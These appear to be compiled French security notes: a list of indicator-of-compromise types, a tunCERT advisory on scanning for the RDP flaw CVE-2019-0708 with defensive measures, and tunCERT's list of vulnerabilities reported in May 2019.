https://fr.wikipedia.org/wiki/Indicateur_de_compromission
https://www.youtube.com/watch?v=W7IuchQR7dA
https://www.youtube.com/watch?v=2_S_24XSvUE

Exemples d'IoC

- **Registre**
  - Chemin de la clé
  - Nom de la valeur
- **Fichiers**
  - Chemin du fichier
  - Nom du fichier
  - Extension du fichier
- **Processus en cours**
  - PID et PPID
  - SID et nom d'utilisateur du créateur
  - Nom du processus
  - Chemin de l'exécutable
  - Liste des modules chargés
- **Services**
  - Nom
  - Nom affiché
  - Chemin de l'exécutable
  - Hash MD5 de l'exécutable
  - Statut (*i.e* en cours/ arrête)
  - Mode (*i.e* auto / sur demande / retardé…)
- **Données du Prefetch**
  - Hash du prefetch
  - Nom de l'application
  - Chemin de l'application
  - Taille de l'application (réelle et annoncée)
  - Nombre d'exécutions
- **Connexions réseau**
  - Adresse et port locaux
  - Adresse et port distants
  - Protocole
  - État de la connexion
  - PID du processus à l'origine de la connexion
- **Autres informations réseau**
  - **DnsEntryItem** (Cache DNS)
  - **ArpEntryItem** (Cache ARP)

Attention à l'exploitation de la vulnérabilité de RDP sous les systèmes Windows

Récemment, des tentatives de scan de la vulnérabilité CVE-2019-0708 ont été détectées sur le net afin de déterminer les systèmes Microsoft ayant l'accès au bureau à distance (Remote Desktop – RDP) faiblement sécurisé.

Pour rappel, cette faille pourrait permettre à un attaquant distant d'exécuter du code arbitraire en envoyant des requêtes RDP spécifiquement conçues au système cible. En outre, Microsoft a mis en garde contre cette faille car elle pourrait être une source de propagation des malwares d'un système à un autre à la manière de WannaCry).

Pour s'en protéger, nous vous conseillons d'être vigilant et de suivre les mesures préventives suivantes :

• S'assurer que les patchs correctifs du Mai 2019 ont été installés sur vos systèmes Microsoft.
• Mettre à jour vos solutions anti-malwares.
• Mettre en place des packs de sécurité pour la détection des actions malveillantes, des intrusions (IPS / NIDS) et de contrôle de la bande passante de trafic réseau.
• Appliquer des règles de filtrage rigoureuses pour sécuriser l'administration de vos serveurs à distance via RDP et s'assurer de la robustesse des mots de passe des comptes utilisateurs et administrateurs.
• Désactiver immédiatement tous les services que vous n'avez pas besoin et supprimer tous les comptes utilisateurs inutiles.

Source
https://tuncert.ansi.tn/publish/content/news.asp?idn=149

Les vulnérabilités signalées par tunCERT durant le mois de Mai

Référence	Date découverte	Titre
tunCERT/Vuln.2019-178	28/05/2019	Produits FortiOS
tunCERT/Vuln.2019-176	24/05/2019	Mozilla Thunderbird
tunCERT/Vuln.2019-173	23/05/2019	Produits Fortinet
tunCERT/Vuln.2019-171	22/05/2019	Mozilla Firefox
tunCERT/Vuln.2019-170	22/05/2019	Moodle
tunCERT/Vuln.2019-169	21/05/2019	Produits Intel : Zombieload
tunCERT/Vuln.2019-168	20/05/2019	Noyau Linux
tunCERT/Vuln.2019-167	16/05/2019	Produits Cisco
tunCERT/Vuln.2019-166	15/05/2019	Microsoft: Outils de développement
tunCERT/Vuln.2019-165	15/05/2019	Produits Intel
tunCERT/Vuln.2019-162	15/05/2019	Produits Apple
tunCERT/Vuln.2019-161	15/05/2019	Produits VMware
tunCERT/Vuln.2019-160	15/05/2019	Samba
tunCERT/Vuln.2019-159	15/05/2019	Noyau des systèmes Microsoft Windows
tunCERT/Vuln.2019-158	15/05/2019	Microsoft Office
tunCERT/Vuln.2019-157	15/05/2019	Microsoft Edge
tunCERT/Vuln.2019-156	15/05/2019	Internet Explorer
tunCERT/Vuln.2019-155	15/05/2019	Adobe Reader et Acrobat
tunCERT/Vuln.2019-154	15/05/2019	Adobe Flash Player
tunCERT/Vuln.2019-153	14/05/2019	WhatsApp
tunCERT/Vuln.2019-152	14/05/2019	Cisco IOS XE Software
tunCERT/Vuln.2019-150	10/05/2019	Joomla !
tunCERT/Vuln.2019-149	09/05/2019	TYPO3
tunCERT/Vuln.2019-148	09/05/2019	Drupal Core
tunCERT/Vuln.2019-147	08/05/2019	Cisco Elastic Services Controller
tunCERT/Vuln.2019-146	08/05/2019	Google Android
tunCERT/Vuln.2019-145	03/05/2019	Memcached
tunCERT/Vuln.2019-144	02/05/2019	Cisco Small Business RV320 and RV325 Dual Gigabit WAN VPN Routers
tunCERT/Vuln.2019-143	02/05/2019	Cisco Firepower
tunCERT/Vuln.2019-142	02/05/2019	Cisco Web Security Appliance
tunCERT/Vuln.2019-141	02/05/2019	Cisco Nexus 9000 Series Fabric Switches Application Centric Infrastructure
tunCERT/Vuln.2019-140	02/05/2019	Google Chrome

Source: https://tuncert.ansi.tn/publish/module/listvulnerabilite.asp

الوكالة الوطنيّة للسّلامة المعلوماتيّة

Agence Nationale de la Sécurité Informatique

49 avenue Jean Jaurès, 1000 Tunis

(+216) 71 846 020

ansi@ansi.tn